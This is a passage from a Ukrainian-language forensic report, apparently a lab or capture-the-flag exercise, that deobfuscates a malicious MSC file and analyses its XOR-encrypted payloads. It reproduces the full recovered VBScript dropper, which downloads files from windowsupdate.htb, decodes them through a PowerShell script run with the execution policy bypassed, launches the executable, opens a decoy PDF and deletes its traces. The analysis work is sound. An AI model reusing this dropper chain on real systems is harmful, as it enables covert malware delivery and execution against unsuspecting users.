



Рисунок 3.3.2 - Python-скрипт для декодування змінної TrНСМ

У наведеному Python-скрипті (рис. 3.3.2) відтворено логіку роботи оригінального VBScript-коду. Для кожного символу обфускованого рядка обчислюється відповідний ASCII-код, після чого застосовується зворотна арифметична операція, яка використовувалася шкідливим скриптом для приховування даних. У результаті формується повністю відновлений вміст

змінної ТрНСМ, що відповідає фактичному корисному навантаженню, яке виконується за допомогою команди Execute.



```
[user@parrot]-[~/Laichuk_Forensics]
$python3 laichuk_decode.py
Option Explicit Dim objShell, objFSO, objHTTP Dim strURL1, strURL2, strURL3, strShowfileURL Dim strDownloadPath1, strDownloadPath2, strDownloadPath3, strShowfilePath Dim strExecutablePath, strPowerShellScript strURL1 = "http://windowsupdate.htb/csrss.exe" strURL2 = "http://windowsupdate.htb/csrss.dll" strURL3 = "http://windowsupdate.htb/csrss.exe.config" strShowfileURL = "http://windowsupdate.htb/wanted.pdf" strDownloadPath1 = "C:\Users\Public\csrss.exe" strDownloadPath2 = "C:\Users\Public\csrss.dll" strDownloadPath3 = "C:\Users\Public\csrss.exe.config" strShowfilePath = "C:\Users\Public\wanted.pdf" strExecutablePath = "C:\Users\Public\csrss.exe" Set objShell = CreateObject("WScript.Shell") Set objFSO = CreateObject("Scripting.FileSystemObject") Set objHTTP = CreateObject("MSXML2.XMLHTTP") If Not objFSO.FileExists(strDownloadPath1) Then DownloadFile strURL1, strDownloadPath1 End If If Not objFSO.FileExists(strDownloadPath2) Then DownloadFile strURL2, strDownloadPath2 End If If Not objFSO.FileExists(strDownloadPath3) Then DownloadFile strURL3, strDownloadPath3 End If If Not objFSO.FileExists(strShowfilePath) Then DownloadFile strShowfileURL, strShowfilePath End If strPowerShellScript = "param (" & vbCrLf & " [string]$FilePath," & vbCrLf & " [string]$KeyPath" & vbCrLf & " )" & vbCrLf & " $key = [System.IO.File]::ReadAllBytes($KeyPath)" & vbCrLf & " $fileContent = [System.IO.File]::ReadAllBytes($FilePath)" & vbCrLf & " $keyLength = $key.Length" & vbCrLf & " for ($i = 0; $i -lt $fileContent.Length; $i++) {" & vbCrLf & "     $fileContent[$i] = $fileContent[$i] -bxor $key[$i % $keyLength]" & vbCrLf & " }" & vbCrLf & " [System.IO.File]::WriteAllBytes($FilePath, $fileContent)" & vbCrLf & " Dim objFile On Error Resume Next Set objFile = objFSO.CreateTextFile("C:\Users\Public\temp.ps1", True) If Err.Number <> 0 Then WScript.Echo "Error creating PowerShell script file: " & Err.Description WScript.Quit End If objFile.WriteLine strPowerShellScript objFile.Close Dim arrFilePaths = Array(strDownloadPath1, strDownloadPath3, strShowfilePath) Dim i For i = 0 To UBound(arrFilePaths) Dim intReturnCode = objShell.Run("powershell -ExecutionPolicy Bypass -File C:\Users\Public\temp.ps1 -FilePath " & Chr(34) & arrFilePaths(i) & Chr(34) & " -KeyPath " & Chr(34) & strDownloadPath2 & Chr(34), 0, True) If intReturnCode <> 0 Then WScript.Echo "PowerShell script execution failed for " & arrFilePaths(i) & " with exit code: " & intReturnCode End If Next objShell.Run strExecutablePath, 1, True objShell.Run strShowfilePath, 1, True objFSO.DeleteFile "C:\Users\Public\csrss.dll" objFSO.DeleteFile "C:\Users\Public\csrss.exe" objFSO.DeleteFile "C:\Users\Public\csrss.exe.config" objFSO.DeleteFile "C:\Users\Public\temp.ps1" Sub DownloadFile(url, path) Dim objStream Set objStream = CreateObject("ADODB.Stream") objHTTP.Open "GET", url, False objHTTP.Send If objHTTP.Status = 200 Then objStream.Open objStream.Type = 1 objStream.Write objHTTP.ResponseBody objStream.SaveToFile path, 2 objStream.Close End If Set objStream = Nothing End Sub
[user@parrot]-[~/Laichuk_Forensics]
```

Рисунок 3.3.3 – Результат виконання Python-скрипту з успішним декодуванням змінної ТрНСМ

У результаті виконання попереднього етапу декодування було отримано повністю відновлений VBScript-код, прихований усередині MSC-файлу. Цей скрипт являє собою кінцеве навантаження, яке виконується після багаторівневої обфускації.

```
1 strURL1 = "http://windowsupdate.htb/csrss.exe"
2 strURL2 = "http://windowsupdate.htb/csrss.dll"
3 strURL3 = "http://windowsupdate.htb/csrss.exe.config"
4 strShowfileURL = "http://windowsupdate.htb/wanted.pdf"
```

Рисунок 3.3.4 – Ідентифікація зовнішніх ресурсів (URL-адрес) для завантаження шкідливих елементів

Першим етапом виконання відновленого VBScript-коду є ініціалізація чотирьох URL-адрес (рис. 3.3.4). Три адреси (csrss.exe, csrss.dll, csrss.exe.config) вказують на шкідливі компоненти, а четверта (wanted.pdf) використовується як приманка або легітимний файл, який відкривається користувачеві після завершення завантаження файлів.

```

1 Set objShell = CreateObject("WScript.Shell")
2 Set objFSO =
  CreateObject("Scripting.FileSystemObject")
3 Set objHTTP = CreateObject("MSXML2.XMLHTTP")
4
5 If Not objFSO.FileExists(strDownloadPath1) Then
6   DownloadFile strURL1, strDownloadPath1
7 End If
8
9 If Not objFSO.FileExists(strDownloadPath2) Then
10  DownloadFile strURL2, strDownloadPath2
11 End If
12
13 If Not objFSO.FileExists(strDownloadPath3) Then
14  DownloadFile strURL3, strDownloadPath3
15 End If
16
17 If Not objFSO.FileExists(strShowfilePath) Then
18  DownloadFile strShowfileURL, strShowfilePath
19 End If
20

```

Рисунок 3.3.5 – Фрагмент коду VBScript, що реалізує функціонал для завантаження файлів

Фрагмент скрипту (рис. 3.3.5) демонструє використання об'єктів WScript.Shell, Scripting.FileSystemObject та MSXML2.XMLHTTP для перевірки наявності файлів у системі та їхнього завантаження. Це типовий механізм, який використовується шкідливим ПЗ для вивантаження наступних стадій (Staging) та забезпечення закріплення в системі.

```

1 strPowerShellScript = _
2 "param (" & vbCrLf & _
3 "    [string]$FilePath," & vbCrLf & _
4 "    [string]$KeyPath" & vbCrLf & _
5 ")" & vbCrLf & _
6 "$key = [System.IO.File]::ReadAllBytes($KeyPath)" & vbCrLf & _
7 "$fileContent = [System.IO.File]::ReadAllBytes($FilePath)" & vbCrLf & _
8 "$keyLength = $key.Length" & vbCrLf & _
9 "for ($i = 0; $i -lt $fileContent.Length; $i++) {" & vbCrLf & _
10 "    $fileContent[$i] = $fileContent[$i] -bxor $key[$i % $keyLength]" & vbCrLf
11 & _
12 "}" & vbCrLf & _
13 "[System.IO.File]::WriteAllBytes($FilePath, $fileContent)" & vbCrLf

```

Рисунок 3.3.6 – Вбудований PowerShell-скрипт для XOR-декодування (техніка Staging)

Найважливіший блок, який містить логіку для подальшого відновлення (рис. 3.3.6). Це закодований у VBScript (як рядок strPowerShellScript) PowerShell-скрипт, який реалізує XOR-декодування. Скрипт зчитує вміст зашифрованого файлу (\$FilePath) та вміст ключа (\$KeyPath), а потім застосовує побайтову XOR-операцію з циклічним використанням ключа (\$i % \$keyLength). Це підтверджує, що csrss.exe та csrss.exe.config є зашифрованими файлами, а csrss.dll виступає ключем.

```
1 Set objFile = objFSO.CreateTextFile("C:\Users\Public\temp.ps1", True)
2 Dim i
3 For i = 0 To UBound(arrFilePaths)
4     Dim intReturnCode
5     intReturnCode = objShell.Run( _
6         "powershell -ExecutionPolicy Bypass -File C:\Users\Public\temp.ps1 -
7     FilePath " & _
8     Chr(34) & arrFilePaths(i) & Chr(34) & " -KeyPath " & Chr(34) &
9     strDownloadPath2 & Chr(34), _
10    0, True)
11
12     If intReturnCode <> 0 Then
13         WScript.Echo "PowerShell script execution failed for " &
14         arrFilePaths(i) & _
15         " with exit code: " & intReturnCode
16     End If
17 Next
18
19 objShell.Run strExecutablePath, 1, True
20 objShell.Run strShowfilePath, 1, True
21
22 objFSO.DeleteFile "C:\Users\Public\csrss.dll"
23 objFSO.DeleteFile "C:\Users\Public\csrss.exe"
24 objFSO.DeleteFile "C:\Users\Public\csrss.exe.config"
25 objFSO.DeleteFile "C:\Users\Public\temp.ps1"
```

Рисунок 3.3.7 – Реалізація виконання PowerShell-скрипту, запуску фінального корисного навантаження та видалення файлів


Фрагмент скрипту (рис. 3.3.7) завершує послідовність атаки. Спочатку вбудований PowerShell-скрипт (рис. 3.3.6) записується у тимчасовий файл temp.ps1. Потім він послідовно запускається для декодування csrss.exe та csrss.exe.config, використовуючи csrss.dll як ключ. Після декодування виконуються фінальні дії: запуск декодованого шкідливого виконуваного файлу (strExecutablePath), відкриття файлу-приманки (strShowfilePath) та видалення

всіх завантажених та створених компонентів для очищення слідів (антикриміналістична техніка).

Отже, отриманий VBScript є ключовим елементом шкідливого ланцюжка, адже він відповідає за доставку, декодування та виконання зашифрованих компонентів. Його робота демонструє типову багатоступеневу архітектуру шкідливих файлів, що використовують комбінацію обфускації, XOR-кодування та PowerShell для приховування шкідливого навантаження.

3.4. Відновлення та первинний статичний аналіз артефактів шкідливого програмного забезпечення.

У результаті попередніх етапів аналізу були ідентифіковані та збережені файли (з сервера windowsupdate.htb), що генеруються шкідливим скриптом: csrss.exe, csrss.dll, csrss.exe.config, а також PDF-файл wanted.pdf. Ці файли були завантажені на ізольоване Linux-середовище для подальшого статичного аналізу.




```
Parrot_Laichuk_Artem x
System
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$tree .
.
├── csrss.dll
├── csrss.exe
├── csrss.exe.config
├── laichuk_decode.py
└── wanted.msc

1 directory, 5 files
[user@parrot]-[~/Laichuk_Forensics]
$
```


Рисунок 3.4.1 – Перелік завантажених файлів для подальшого аналізу

На наступному етапі було виконано первинний аналіз файлів csrss.exe та csrss.exe.config.



```
Parrot_Laichuk_Artem x
System
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$strings csrss.exe
+ZMM/Qg
IZMM/Qg
+ZmM/Q'
+ZMM/Q
+Z]M/Qg
+VGM/Qg
+FMM/Qg
+ZMM/Qg
MM/Qg
+ZOM/Qg
M/Qk
G5.M/]g
MMmQg
+XMH/
+ZLM/Qg
+ZMM/se
+,yc
```

Рисунок 3.4.2 – Первинний аналіз файлу csrss.exe за допомогою утиліти strings




```
Parrot_Laichuk_Artem x
System
File Edit View Search Terminal Help
[user@parrot]-[~/Laichuk_Forensics]
$strings csrss.exe.config
B5#s%qG
$#K8
D)"+[|
]&pp
N4)(A%&
]&pu
N7/!V
]v9v
(4{>
M$1w
_/?{
]&14
C.9=
8/xJ`T
]&14
R8F4
```

Рисунок 3.4.3 – Первинний аналіз файлу csrss.exe.config за допомогою утиліти strings

Попередній перегляд файлів `csrss.exe` та `csrss.exe.config` за допомогою команди `strings` не дозволив виявити читабельних фрагментів. Це може свідчити про те, що файли знаходяться у закодованому або зашифрованому вигляді.


Аналіз деобфускованого коду показав, що обидва файли підлягають XOR-декодуванню з використанням байтів з файлу `csrss.dll`. Для відтворення процесу декодування, реалізованого у шкідливому скрипті, було створено Python-скрипт, який емулює відповідну логіку XOR-обробки (рис. 3.4.3).



```
home > user > Laichuk_Forensics > xor_decode.py
1  with open("csrss.dll", "rb") as f:
2      key = f.read()
3
4  def xor_decode(input_file, output_file, key):
5      with open(input_file, "rb") as f:
6          data = f.read()
7
8          decoded = bytearray()
9
10         for i in range(len(data)):
11             decoded.append(data[i] ^ key[i % len(key)])
12
13         with open(output_file, "wb") as f:
14             f.write(decoded)
15
16  xor_decode("csrss.exe", "csrss_decoded.exe", key)
17  xor_decode("csrss.exe.config", "csrss.exe.config.decoded", key)
18  |
```

Рисунок 3.4.3 – Python-скрипт для декодування файлів `csrss.exe` та `csrss.exe.config` за допомогою XOR із ключем у вигляді байтів з файлу `csrss.dll`

Після успішного виконання скрипту було перевірено наявність новостворених декодованих файлів (рис. 3.4.4).




```
Parrot_Laichuk_Artem x
System
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]~[~/Laichuk_Forensics]
$python3 xor_decode.py
[user@parrot]~[~/Laichuk_Forensics]
$tree .
.
├── csrss.dll
├── csrss.exe
├── csrss.exe.config
├── csrss.exe.config.decoded
├── csrss_decoded.exe
├── laichuk_decode.py
├── wanted.msc
└── xor_decode.py
smtp-user-enum
1 directory, 8 files
```

Рисунок 3.4.4 – Успішно виконаний Python-скрипт для декодування файлів csrss.exe та csrss.exe.config

Після успішного виконання XOR-декодування (рис. 3.4.4) отримані файли підлягали повторному аналізу вже у розшифрованому вигляді. На даному етапі основною метою було визначення їх фактичного формату та перевірка наявності читабельних або структурованих даних, які могли бути приховані під час попереднього шифрування.

Для цього було застосовано стандартні утиліти `file` та `strings`, які дозволяють оперативно визначити тип файлу та наявність у ньому текстових фрагментів.




```
Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]~[~/Laichuk_Forensics]
$file csrss_decoded.exe
csrss_decoded.exe: PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
[user@parrot]~[~/Laichuk_Forensics]
$file csrss.exe.config.decoded
csrss.exe.config.decoded: ASCII text
[user@parrot]~[~/Laichuk_Forensics]
$
```

Рисунок 3.4.5 - Визначення типів декодованих файлів `csrss_decoded.exe` та `csrss.exe.config.decoded` за допомогою утиліти `file`

Утиліта file визначила, що декодований файл `csrss_decoded.exe` є PE32 executable, тобто 32-бітним виконуваним файлом Windows (рис. 3.4.5). Це підтверджує, що початковий `csrss.exe` був не просто зашифрований, а спеціально прихований за допомогою XOR-кодування з метою ускладнення статичного аналізу.

